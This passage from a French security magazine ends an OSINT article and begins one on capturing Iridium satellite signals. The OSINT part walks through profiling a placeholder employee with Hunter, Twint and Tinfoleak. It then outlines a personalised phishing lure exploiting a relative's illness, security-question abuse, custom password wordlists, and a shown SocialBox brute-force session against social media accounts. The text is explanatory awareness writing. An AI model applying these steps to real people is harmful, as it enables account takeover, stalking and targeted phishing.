Pour la troisième, il s'agit de donner le nom d'une personne et le domaine de son entreprise pour que le service nous propose une adresse e-mail respectant le pattern habituel de l'entreprise.

Quant à la dernière, elle cherche à vérifier si une adresse fournie en entrée est valide. Pour cela, elle cherchera entre autres à contacter le serveur SMTP.

La version extension de navigateur effectue automatiquement les deux premières fonctionnalités en se basant sur le domaine du site sur lequel on se trouve.

4.2 Exploitation d'Hunter

À ce stade de l'investigation, la société dans laquelle travaille John Doe a de fortes chances d'être connue. Il est donc possible d'utiliser notre outil afin de rechercher son adresse e-mail professionnelle.

Si l'outil ne la trouve pas, nous obtenons tout de même des adresses e-mail de collaborateurs de John et nous pouvons deviner via le format de celles-ci, l'adresse e-mail qui nous intéresse.

À l'instar de Lusha, cet outil est également gratuit (100 requêtes par mois) au départ, mais il faut ensuite déboursier mensuellement 34€ pour 1000 requêtes.

4.3 Obtention de l'adresse e-mail professionnelle

Avec Hunter, nous obtenons l'adresse e-mail professionnelle John ainsi que celles de plusieurs autres employés. De plus, le format des e-mails étant le même pour toutes les personnes travaillant dans l'entreprise, il est possible de deviner l'adresse d'une grande partie des employés, dont l'obtention du nom s'effectue aisément par le biais de LinkedIn.

5. TWINT

5.1 Présentation de Twint

Maintenant que nous avons les réseaux sociaux et les contacts de John Doe (e-mail, téléphone, etc.), il peut être intéressant de rechercher de plus amples

informations et notamment sur Twitter. C'est la fonctionnalité du prochain outil que nous allons voir, appelé Twint [7].

À partir du compte Twitter, ce programme open source codé en python, va permettre de récupérer tous les tweets postés par la personne que l'on cible.

Il n'est pas nécessaire d'avoir de compte Twitter pour l'utiliser, car Twint ne passe pas par l'API Twitter et permet donc une utilisation sans avoir le besoin de se connecter au réseau social.

5.2 Exploitation de Twint

Pour exploiter Twint, avoir une machine avec python3 d'installé est nécessaire. Son installation s'effectue par le biais de la commande **pip3 install twint** pour une version stable ou via GitHub si l'on souhaite une version développement.

À partir du compte de notre cible, que l'on a pu récupérer préalablement (Eagle Eye par exemple), l'exécution de la commande **twint -u username** où **username** représente le nom du compte ciblé, suffit à lancer l'acquisition des tweets postés par ce compte.

Il existe plusieurs autres options pouvant se montrer utiles telles que :

- **-s** : permet d'inclure un mot clef dans notre recherche ;
- **--year** : permet d'obtenir les tweets postés avant une certaine année ;
- **-o file.csv --csv** : permet l'exportation des résultats au format csv au sein du fichier **file.csv** ;

- **--email** : permet de ne récupérer que les tweets qui semblent contenir une adresse e-mail ;
- **--phone** : permet un filtrage des tweets pour les numéros de téléphone.

Il existe une multitude d'autres options ; ces dernières sont listées et expliquées au sein de la documentation GitHub de l'outil.

5.3 Obtention de tweet contenant des informations personnelles

En utilisant cet outil, il est très simple de lire tous les tweets de notre cible et ainsi obtenir les informations personnelles qu'elle aurait pu poster sur Twitter.

Il est possible de se concentrer dans un premier temps sur les e-mails et les numéros de téléphone par le biais des options vues ci-dessus ou bien même de développer nos propres scripts permettant de repérer d'autres informations spécifiques telles que des adresses ou des dates d'anniversaire (avec des expressions régulières par exemple). Autant d'informations qui pourront être utiles par la suite.

Twint permet également l'acquisition des followers du compte ou des comptes que ce dernier suit, mais l'outil que nous allons voir dans la prochaine partie est plus développé dans cette expertise.

6. TINFOLEAK

6.1 Présentation de Tinfoleak

À l'instar de Twint, Tinfoleak [8] est également un programme open source écrit en python et qui permet d'obtenir de multiples informations concernant un compte.

Là où Twint permettait un simple *scrapping* du compte de la personne ciblée, Tinfoleak effectue une véritable analyse du profil et fournit en sortie un ensemble d'informations qu'il a pu récupérer comme les hashtags et les mots les plus cités, les applications utilisées pour publier les tweets ou encore les métadonnées des images.

6.2 Exploitation de Tinfoleak

Tinfoleak est trouvable sur GitHub, mais il est également natif dans certains systèmes d'exploitation Linux tels que Kali ou BlackArch.

Bien que son installation soit simple, l'exploitation de cet outil est légèrement plus compliquée que pour les outils précédents.

En effet, il sera tout d'abord nécessaire de posséder un compte Twitter, mais comme l'outil utilise l'API du réseau social, il sera également demandé de créer une application auprès de Twitter afin d'obtenir

des tokens d'authentification. Les procédures pour effectuer cet enregistrement sont détaillées au sein de la page Twitter dédiée aux développeurs.

Suite à la création de l'application, il est nécessaire d'incorporer les jetons récupérés au sein d'un des fichiers de configuration et par la suite l'outil est prêt à être utilisé.

Il suffit pour cela de définir en entrée les paramètres que l'on souhaite utiliser. Parmi ces derniers, on trouve :

- **-u** : nom de l'utilisateur ;
- **--geo** : obtenir les informations de géolocalisation ;
- **-i** : obtenir les informations générales concernant l'utilisateur ;
- **--meta** : obtenir les métadonnées des images ;
- **-w i** : récupérer les i-mots les plus utilisés ;
- **-o** : définir un fichier en sortie.

Il est ainsi possible de générer un fichier HTML retraçant toutes les informations récupérées en fonction des paramètres d'entrée.

6.3 Obtention d'informations à partir de tweets

En plus des informations récupérées avec Twint, il est possible avec Tinfoleak de cerner encore plus la personnalité et les habitudes de la personne ciblée.

En récupérant ses localisations, les hashtags utilisés ou les applications qu'il utilise pour poser ses tweets (navigateur web, application iOS ou Android, etc.), il est beaucoup plus simple de créer des campagnes de phishing personnalisées, basées sur ses préférences et habitudes.

7. EXPLOITATION DES INFORMATIONS

Maintenant que nous avons vu plusieurs outils pouvant se montrer utiles pour récupérer des informations, nous allons voir quelles approches peuvent prendre les attaques. Toutes auront pour but l'objectif initial, qui est l'atteinte du système d'information de l'entreprise. De nombreux autres scénarios, axés

notamment sur l'atteinte de l'individu et non l'entreprise, sont possibles.

Pour faire un résumé des données que l'on peut avoir en notre possession actuellement, il y a :

- toutes les informations dites civiles : nom, prénom, date de naissance, adresse, membres de la famille, etc. ;
- les points de contact : adresses e-mails, numéro de téléphone, de fax, etc. ;
- les informations professionnelles : nom de l'entreprise, noms des différents collègues, métier et responsabilités, missions et clients, horaires ;
- préférences et vie sociale : nom des animaux de compagnie, passion, artiste, réseaux sociaux, voyages, amis, etc. ;
- etc.

7.1 Phishing

Un des premiers types d'attaques possibles est bien entendu le phishing. Pour cette attaque qui consiste à tenter de récupérer des informations en usurpant une identité, la récupération d'informations sur une personne peut permettre l'amélioration de leur attaque en la personnalisant.

Reprenons notre contexte. Nous avons trouvé par le biais de son profil LinkedIn, que John Doe était volontaire dans une association de lutte contre le SIDA. Par le biais de son Facebook, et notamment de ses connaissances, nous trouvons des photos de Jane Doe, une parente qui semble être atteinte de la maladie (via des messages concernant l'évolution de sa maladie).

À partir de ce moment-là, il est possible de créer un e-mail en usurpant l'identité d'un membre de l'association et d'écrire à John pour l'inviter à une levée de fonds pour financer les tests d'un nouveau médicament. Bien entendu, un formulaire d'inscription est à remplir et celui-ci est fourni en pièce jointe de l'e-mail.

De bonne volonté, John Doe téléchargera la pièce jointe... et le malware qu'il contenait. Suite à cela, une backdoor est installée sur son poste et l'attaquant a trouvé une porte d'accès vers le système d'information de l'entreprise.

7.2 Recouvrement de mots de passe

De nombreux sites à usages personnels ou professionnels incorporent un système de recouvrement de mots de passe par le biais de quelques questions comme :

- Quel est le nom de votre animal de compagnie ?
- Quel est le nom de votre film préféré ?
- Quel est le nom de la ville où se situait votre lycée ?
- Quel est le prénom de votre mère ?

Autant d'informations récupérables assez aisément. Une fois ces informations obtenues et les réponses fournies, il est alors possible de générer un nouveau mot de passe et d'accéder au compte professionnel de John et a fortiori à des informations internes à l'entreprise.

Ce type de recouvrement devient un peu plus rare de nos jours, mais de nombreuses applications continuent à l'utiliser.

7.3 Wyd

Toujours concernant les mots de passe, il est possible d'utiliser l'outil **wyd** [9]. Ce programme écrit en perl, permet la génération de *wordlist* en fonction de mots clefs. Il peut être très intéressant dès lors que l'on connaît des informations telles que :

- date de naissance ;
- nom des enfants ;
- nom des animaux de compagnie ;
- nom du compagnon ;
- etc.

En effet, il est assez récurrent d'utiliser ce type d'informations pour générer des mots de passe dont on se souviendra. Wyd va donc permettre à un attaquant de pouvoir tenter une attaque par brute-force sur des comptes personnels ou professionnels de la personne ciblée.

Ce type de dictionnaires se montrera plus efficace sur les mécanismes de type authentications web, SSH ou Basic AuthN.

Comme pour le cas du recouvrement de mots de passe, l'utilisation de wyd peut nous permettre d'avoir accès au compte professionnel de John Doe et aux informations s'y trouvant.

7.4 Réseaux sociaux

Une grande majorité des informations obtenues le furent par le biais des réseaux sociaux et c'est également par cette même source qu'il est possible de les utiliser, que ce soit pour de faux comptes créés de toute pièce ou pour usurper l'identité numérique d'une personne.

7.4.1 Faux compte

Avec le flux d'informations obtenues, il est très facile de les réutiliser pour créer de faux comptes qui seront utiles par la suite pour mener à bien d'autres attaques telles que du social engineering ou du phishing sur des cibles connaissant la véritable personne de plus ou moins loin.

Cela peut également permettre de réaliser ces attaques envers des personnes totalement inconnues, mais les informations du compte resteront assez réelles pour endormir la vigilance des moins prévenus à ce type d'attaque.

Dans notre contexte, cela peut permettre à l'attaquant de récupérer des informations sur les clients de l'entreprise en se faisant passer pour John Doe auprès de certains membres des équipes commerciales par exemple.

7.4.2 Social Box

SocialBox [10] est un outil open source écrit en Bash disponible sur GitHub et permettant une attaque de type brute-force sur les principaux réseaux sociaux que sont Facebook, Instagram et Twitter. L'outil inclut également une fonctionnalité pour effectuer l'attaque sur les comptes Gmail.

Pour ce faire, il suffit simplement de fournir le nom d'utilisateur du réseau social ou l'e-mail pour le compte Gmail ainsi qu'un dictionnaire et le programme s'occupera d'effectuer le brute-force pour chacun des mots de passe contenus dans le dictionnaire.

Il est possible d'en utiliser des communs tels que rockyou ou d'inclure son propre dictionnaire, qui

```

[+] Coded By Belahsan Ouerghi
[+] www.facebook.com/ouerghi.belahsan
[+] Greetz To All Pentesters
[+] Special Greetz To : {thelinuxchoice , Ha3MrX, Tunisian Eagles}
[+]

Select From Menu :

1 : Brute Force Facebook Account
2 : Brute Force Gmail Account
3 : Brute Force Instagram Account
4 : Brute Force Twitter Account
99: Exit

Choice > 1

Facebook Brute Force

Enter Facebook ID / Email / Username / Number: JohnDoe
Enter wordlist path : /usr/share/wyd/wordlist.txt

+++ Imad'Ox-Bruter Facebook password Bruter
+++ Coded by Imad'Ox-Hunter
+++ www.fb.com/imad.elouajib

[+] Now Cracking JohnDoe ...

[-] JohnDoe -> Not Him :(
[-] JaneDoe -> Not Him :(

```

Fig. 3 : Exemple d'utilisation du programme Social Box.

a été généré par wyd par exemple. Il est donc envisageable d'étudier les réseaux sociaux d'une personne afin de générer un dictionnaire de mots de passe personnalisé puis d'essayer une attaque par brute-force pour récupérer son compte Gmail personnel ou professionnel.

L'accès au compte Gmail permettra la récupération d'informations (e-mails, fichiers Drive, etc.) et l'accès aux réseaux sociaux, la possibilité d'effectuer du social engineering si John Doe est ami avec certains de ses collègues.

8. POUR ALLER PLUS LOIN

Nous n'avons vu qu'un petit nombre de tous les outils utilisables pour l'OSINT. Les deux prochains outils ne furent pas détaillés auparavant, car ils ne correspondaient pas forcément à notre cas d'usage, mais peuvent être tout aussi efficaces que les précédents lorsqu'ils sont bien utilisés.

8.1 Outils de détection de cycle de sommeil

Il existe des outils permettant d'analyser la présence des utilisateurs sur les réseaux sociaux afin de deviner le cycle de sommeil de ces derniers ; comme par exemple fb-sleep-stats [11] (un outil open source sur GitHub) et sleeping-time.org [12] .

Le premier utilise la fonctionnalité Facebook permettant de savoir si des amis sont en ligne ou hors-ligne, tandis que le second analyse les 1000 derniers tweets de l'utilisateur visé. Dans les deux cas, le but est de trouver le cycle de sommeil. Cette information peut permettre à l'attaquant de déterminer le meilleur créneau pour attaquer le SI d'une entreprise ; par exemple, lorsque les membres de la DSI sont en train de dormir.

Son intérêt principal est de permettre d'agir lorsque les responsables de la sécurité ne le peuvent pas.

8.2 Raven [13]

Cet outil écrit en Go permet de recueillir des informations sur les collaborateurs d'une entreprise à partir du réseau social LinkedIn.

Pour ce faire, il le scanne afin de récupérer le nom des employés puis génère des adresses e-mail possibles à partir de formats habituels puis vérifie si des fuites de mots de passe y sont associées via le site [HaveIBeenPwned.com](https://haveibeenpwned.com). De plus amples informations sur son installation et son exploitation sont disponibles sur la page GitHub du projet.

CONCLUSION

Comme indiqué au début, cet article n'est qu'un condensé des multiples possibilités d'utilisation de l'OSINT. Si l'on ne devait retenir qu'une chose de celui-ci, c'est que chaque information disponible sur Internet est une potentielle vulnérabilité pour quelqu'un de mal intentionné.

Il est aussi important de se rendre compte que l'utilisation des réseaux sociaux et la diffusion d'informations personnelles ne sont pas forcément néfastes que pour soi, mais peuvent également déteindre sur le cadre professionnel. ■

Retrouvez toutes les références de cet article sur le blog de MISC : <https://www.miscmag.com>.

ANALYSE ET INTERCEPTION DE FLUX DES TÉLÉPHONES PAR SATELLITE IRIDIUM

Cyril DELÉTRÉ – cyril.deletre@gmail.com
Expert sécurité chez Orange

À l'aube de la révolution de la 5G, les réseaux historiques restent ancrés dans notre paysage. Ces réseaux de première génération offrent un niveau de sécurité qui a pu être remis en question comme, par exemple, le chiffrement A5/1 de la 2G. Qu'en est-il de la sécurité du système Iridium ? C'est ce que vous découvrirez dans cet article en vous initiant à la capture et à l'analyse de signal Iridium.

mots-clés : SDR / INTERCEPTION / DÉCODAGE / TÉLÉPHONIE / SATELLITE / IRIDIUM / GR-IRIDIUM / IRIDIUM-TOOLKIT

Aucun système de télécommunication par radio n'échappe aux problématiques d'écoute passive des transmissions. Cela a d'ailleurs déjà été présenté pour le GSM dans les colonnes de *MISC* [1]. Aujourd'hui, nous vous proposons d'aborder l'interception et l'analyse de flux du réseau de téléphonie par satellite Iridium. Nous commencerons par une présentation du système. Nous verrons ensuite comment capturer ce signal et comment utiliser les outils **gr-iridium** et **iridium-toolkit** pour l'analyser. Pour conclure, nous reviendrons sur la sécurité du système et pointerons d'autres pistes à explorer.

cation mondiale à son lancement, pour concurrencer le GSM, Iridium se trouvera un marché de niche auprès d'explorateurs, de journalistes et de militaires. Iridium est, en effet, le seul système en mesure de fournir un service de téléphonie dans certaines zones où aucun autre concurrent n'est présent, et ce grâce à une couverture complète du globe terrestre.

1. PRÉSENTATION DU SYSTÈME IRIDIUM

Dans cette première section, nous allons présenter le système Iridium en commençant par son histoire. Nous comparerons ensuite Iridium aux concurrents pour mieux comprendre ses particularités. Puis, nous regarderons le fonctionnement d'un satellite Iridium, afin d'introduire les bases de l'architecture du réseau. Enfin, nous nous intéresserons aux services et aux fonctionnalités de sécurité mises en œuvre sur Iridium.

1.1 Un peu d'histoire

Conçu au début des années 1990 par Motorola, le système de téléphonie par satellite Iridium a finalement démarré sa commercialisation fin 1998. Initialement présenté comme une solution de télécommuni-

1.2 Iridium face à ses concurrents

Le système Iridium se distingue particulièrement de ses concurrents (Globalstar, Inmarsat, Thuraya) par la configuration de sa constellation de 66 satellites. En effet, pour atteindre un taux de couverture de 100% du globe terrestre, Iridium utilise une constellation de satellites circulant en orbite terrestre basse (OTB) de pôle en pôle. Afin de minimiser le nombre de satel-

lites, et donc les coûts, les concurrents utilisent soit une inclinaison orbitale plus faible, soit une orbite géostationnaire (GEO), mais qui ne couvre pas toute la surface du globe. Globalstar possède 48 satellites et Inmarsat seulement 4 satellites. Pour mieux comprendre les différences entre ces constellations de satellites, il est possible de simuler les orbites et la couverture des satellites avec le logiciel SaVi [2]. Ce logiciel est disponible via **apt-get** sur Ubuntu :

```
$ apt-get install savi
```

ANECDOTE

Il était à l'origine prévu d'utiliser une constellation de 7 plans orbitaux, soit 77 satellites, ce qui mena au nom Iridium qui est l'élément chimique correspondant au numéro atomique 77. Finalement, 6 plans orbitaux se révélèrent suffisants, mais le projet ne sera pas rebaptisé, car 66 correspond au Dysprosium dont le nom grec signifie « difficilement accessible ».

1.3 Fonctionnement d'un satellite Iridium

Au courant du mois de janvier 2019, les premiers satellites Iridium lancés dans les années 90, et arrivant en fin de vie, ont été remplacés par la nouvelle génération de satellites Iridium NEXT. Ces derniers, rétrocompatibles avec les terminaux historiques, utilisent la même configuration de constellation que la première génération et évoluent à une altitude de 781 km et une vitesse orbitale d'environ 27000 km/h. Cette vitesse, comme nous le verrons un peu plus loin dans l'article, n'est pas anodine pour le bon fonctionnement du réseau de télécommunication Iridium. Pour assurer les communications, un satellite utilise 3 types de liaisons (cf. Figure 1).




Fig.1 : Liaisons d'un satellite Iridium.

Iridium est le seul système de téléphonie par satellite à utiliser ces liaisons inter-satellites qui, bien que délicates à mettre en œuvre, lui permettent de fonctionner avec beaucoup moins de téléports au sol que ses concurrents (deux contre une dizaine). C'est aussi cette propriété qui rend techniquement possible d'acheminer directement la voix entre deux terminaux Iridium, sans transiter par une installation au sol.

Un satellite Iridium offre une couverture correspondant à un cercle au sol de 4700 km de diamètre, soit l'équivalent de la surface de l'Europe de l'Ouest, du sud de l'Espagne au nord de la Norvège. Plusieurs faisceaux sont utilisés par le satellite pour lui permettre d'augmenter le nombre de communications simultanées avec les terminaux au sol. Certains de ces faisceaux peuvent être désactivés lorsqu'ils se chevauchent alors que les orbites des satellites convergent vers les pôles.

1.4 Les services

Iridium supporte des services classiques de télécommunication, tels que les appels voix, les SMS ou encore la transmission de paquets (IP), mais il offre également des services de radiomessagerie (Pager), d'horloge et de géolocalisation (STL), de *Global Data Burst* (GDB) et de *Short Burst Data* (SBD). Le GDB et le SBD sont utilisés dans nombre d'applications telles que la gestion de flotte, le machine to machine, les alertes de catastrophes naturelles.

1.5 La sécurité

La plupart des terminaux Iridium sont identifiés par une identité internationale d'équipement

mobile (IMEI) et utilisent une carte à puce (SIM). Cette carte à puce, qui contient un numéro d'abonné unique (IMSI) associé à un numéro de téléphone (MSISDN), implémente l'algorithme A3 de la norme GSM pour l'authentification de l'utilisateur par le réseau. Néanmoins, les communications des terminaux ne sont pas chiffrées sur le réseau Iridium contrairement aux réseaux GSM. D'ailleurs, un document publié par Wikileaks [3] laisse comprendre que, lors de la conception du système Iridium, il a été jugé que l'interception et le traitement d'un signal Iridium étaient suffisamment complexes pour décourager les attaquants les plus déterminés. Cependant, lors du Chaos Communication Congress de 2014 [4] auront lieu les premières démonstrations d'interception de messages de pager par les hackers *Sec* et *Schneider*. Il ne leur faudra pas beaucoup plus longtemps pour accéder aux autres services puisqu'ils reviendront en 2015 [5] avec une analyse beaucoup plus approfondie du système, et des outils très aboutis. Nous manipulerons quelques-uns de ces outils dans la section 3 de cet article.

2. CAPTURE DU SIGNAL IRIDIUM

Nous allons aborder dans cette section la capture du signal Iridium. Afin de recevoir ce signal Iridium de façon optimale, nous allons dans un premier temps en étudier ses propriétés ce qui nous permettra de mettre en place correctement la chaîne de réception. Nous terminerons avec l'utilisation de logiciels d'analyse de spectre radio pour vérifier et valider le bon fonctionnement.

2.1 Analyse du signal

2.1.1 Fréquence et puissance de signal

Le signal Iridium, centré à 1621.25 MHz, occupe 10.5 MHz de bande. Dans la majorité des cas, c'est le signal descendant émis par les satellites que nous recevons. En effet, le signal d'un terminal rencontrera bien souvent trop d'obstacles au sol avant de nous atteindre, sauf pour les avions par exemple. Le signal émis par les satellites, qui disposent d'une puissance limitée, atteint le sol avec un niveau qui dépasse rarement -90 dBm. Les terminaux Iridium ont d'ailleurs un seuil de sensibilité en réception à -118.5 dBm. Voici quelques exemples de niveau de signal :

Puissance (dBm)	Différence de puissance (dB)	Différence de puissance (rapport)	Notes
-70	+20	$\times 100$	Performances optimales en GSM
-90	<i>référence</i>	<i>référence</i>	Niveau maximum type en Iridium
-100	-10	$\div 10$	Performances réduites en GSM
-110	-20	$\div 100$	Pas de service GSM
-118.5	-28.5	$\div 707$	Seuil de sensibilité d'un terminal Iridium
-125	-35	$\div 3162$	Niveau type du signal GPS

Ce signal est émis en polarisation circulaire horaire, mieux adaptée aux configurations de transmission très dynamique, car le satellite, rappelons-le, se déplace à 27000 km/h. Cette vitesse induit également un effet de Doppler qui, pour un point fixe au sol, fait varier la fréquence du signal Iridium d'environ 35-40 kHz. Le satellite corrige en partie cette dérive.

2.1.2 Canaux

Les canaux sont construits avec la technique d'accès multiple par répartition de fréquence (FDMA). La bande est ainsi découpée en 252 canaux de 42 kHz :

Canal	Type	Type de donnée
1-240	Duplex	Trafic de voix et de données, synchronisation
241-252	Simplex	Alertes de sonnerie, radiomessagerie, acquittements, diffusions, demandes d'accès des terminaux

Conjointement, la technique d'accès multiple à répartition dans le temps (TDMA) est appliquée sur les canaux 1 à 240 afin de duplexer les sens montant et descendant de 4 utilisateurs dans chaque canal (cf. Figure 2).




Fig. 2 : Trame Iridium duplexée en TDMA.

Avec cette combinaison FDMA/TDMA, aussi utilisée par le réseau GSM, et l'utilisation de faisceaux un satellite Iridium est capable supporter jusqu'à 3840 utilisateurs en communications simultanées. En prenant en compte les contraintes de recouvrement de faisceaux, la capacité totale du réseau Iridium est de 172000 communications simultanées.

2.1.3 Modulation et débits

Deux variantes de la modulation de phase sont utilisées par l'Iridium en fonction du type de donnée :

Type de modulation	Type de donnée
Modulation à deux valeurs de phases avec encodage différentiel (DE-BPSK)	Demande d'accès des terminaux, Synchronisation
Modulation à quatre valeurs de phases avec encodage différentiel (DE-QPSK)	Le reste

L'utilisation d'un encodage différentiel permet de réaliser la démodulation du signal plus simplement, car il n'est plus nécessaire de reconstruire un signal de référence. En contrepartie, elle est sujette à plus d'erreurs, ce qui fait qu'environ 2 à 3% doivent être retransmis par Iridium.




Fig. 3 : Illustration de la réception d'un signal Iridium au sol (échelle non respectée).

Dans un canal Iridium de 42 kHz, il est possible d'atteindre 25000 bauds, ce qui signifie qu'avec la modulation QPSK, un slot descendant compte 414 bits ($\log_2(4) \times 25000 \times 0.00828$). Le débit maximal brut pour un utilisateur est donc de 4600 bits/s ($414 \div 0.09$). Cependant, le débit utile tombe à 2400 bits/s une fois les différentes fonctionnalités des couches réseaux prises en compte.

2.2 Mise en place de la chaîne de réception

2.2.1 Emplacement

Comme expliqué précédemment, le niveau de signal reçu est faible. Cela exige de se placer en extérieur et sans obstacle important sur les élévations supérieures à 10° pour maximiser la fenêtre de réception des satellites en orbite. Autrement dit, pour un arbre de 10 mètres de haut il faudra éloigner notre antenne d'environ 56 mètres (cf. Figure 3).

2.2.2 Antenne

L'antenne, premier élément de notre chaîne de réception, doit tout d'abord être omnidirectionnelle, afin de recevoir le signal provenant depuis toutes les positions possibles d'un satellite. L'antenne doit également, de préférence, être en polarisation circulaire horaire (RHCP), ou à défaut en polarisation linéaire, mais surtout pas en polarisation circulaire antihoraire (LHCP) ce qui induirait une perte d'au moins 30 dB. L'idéal est d'utiliser une antenne Iridium active, c'est-à-dire équipée d'un amplificateur faible bruit (LNA), conçue précisément pour cet usage, mais le coût atteint facilement la centaine d'euros. Une alternative consiste à adapter une antenne GPS active,

que l'on peut trouver pour quelques dizaines d'euros. Le système GPS fonctionne dans des fréquences proches, centrées à 1575.42 MHz, et il suffit de retirer le filtre passe-bande comme expliqué sur le site [6] pour recevoir avec la même antenne les signaux Iridium.

La solution à base d'antennes GPS n'est cependant pas optimale et quelques dB de signal sont perdus. Pour les plus économes, il est possible de construire à moindre coût sa propre antenne Iridium. Les antennes Quadri Filaire Hélicoïdale (QFH) par exemple, très courantes dans le monde radioamateur, sont facilement réalisables pour un bricoleur soigneux qui saura s'appuyer sur un des nombreux sites qui mettent à disposition des calculateurs d'antenne QFH [7]. Il sera tout de même nécessaire d'associer à l'antenne un amplificateur faible bruit et éventuellement un filtre passe-bande Iridium. Les exemples de capture de signal présentés dans cet article ont été réalisés avec cette solution (cf. Figure 4).

2.2.3 Équipement SDR

Le dernier élément de la chaîne de réception est l'équipement SDR qui doit être capable de travailler sur les fréquences Iridium. Plusieurs modèles grand public existent sur le marché avec des performances diverses. Le tableau qui suit en présente trois, les plus connus, qui sont utilisables dans notre cas avec un tarif entre 30 et 300 euros.

Équipement	Remarques
Clé RTL-SDR V3	Ne permet de capturer qu'une partie de la bande Iridium
Hack RF	Permet de capturer l'intégralité de la bande Iridium
Mini LimeSDR	Idem que HackRF, mais utilise une résolution de 12 bits au lieu de 8 bits, ce qui offre une meilleure sensibilité

2.3 Validation de la chaîne de réception

Une fois que la chaîne de réception est en place, il va falloir valider son fonctionnement en essayant de détecter une activité radio dans la bande de fréquences Iridium. Pour cela, nous allons utiliser **osmocom_fft** avec le plugin fospor qui offre un analyseur de spectre quasi temps réel en s'appuyant sur OpenCL et OpenGL. Ceux qui utilisent GNU Radio ne l'ont peut-être pas remarqué, mais cet outil fait partie du paquet **gr-osmocom**. Il suffit donc de l'installer, si ce n'est pas déjà fait, avec **gr-fospor**.

```
$ apt-get install gr-osmocom gr-fospor
```

En fonction de l'équipement SDR utilisé, d'autres paquets peuvent être nécessaires. Ensuite, il suffit d'utiliser l'option **-F** afin d'activer le plugin fospor. Par exemple, avec notre mini LimeSDR, la commande est la suivante :

```
$ osmocom_fft -F -g 30 -s 10000000 -f 1622000000 -A LNAH -a
"soapy=0,driver=lime"
```



Fig.4 : Réception d'un signal Iridium avec une antenne QFH fabriquée avec du fil h07vu 2.5mm2 (Ø 0.9mm).

Avec une clé RTL-SDR V3, il faudra penser à réduire la fréquence d'échantillonnage à 2M. Pour les systèmes qui ne supportent pas OpenCL, il reste toujours possible de ne pas activer le plugin fospor ou encore d'utiliser d'autres logiciels comme GQRX. Dans GQRX, il faudra veiller à effectuer quelques réglages dans l'onglet **FFT settings** afin de mieux visualiser les *bursts* :

- diminuer **averaging** ;
- utiliser **60 fps** ;
- augmenter **FFT size** ;
- activer **hold**.

Si votre installation fonctionne correctement, vous devriez constater une activité radio Iridium (cf. Figure 5 et la vidéo [9]).

3. EXTRACTION DES FLUX NUMÉRIQUES

Dans cette dernière section, nous allons utiliser les outils développés par Sec et Shneider. Nous commencerons par démoduler le signal

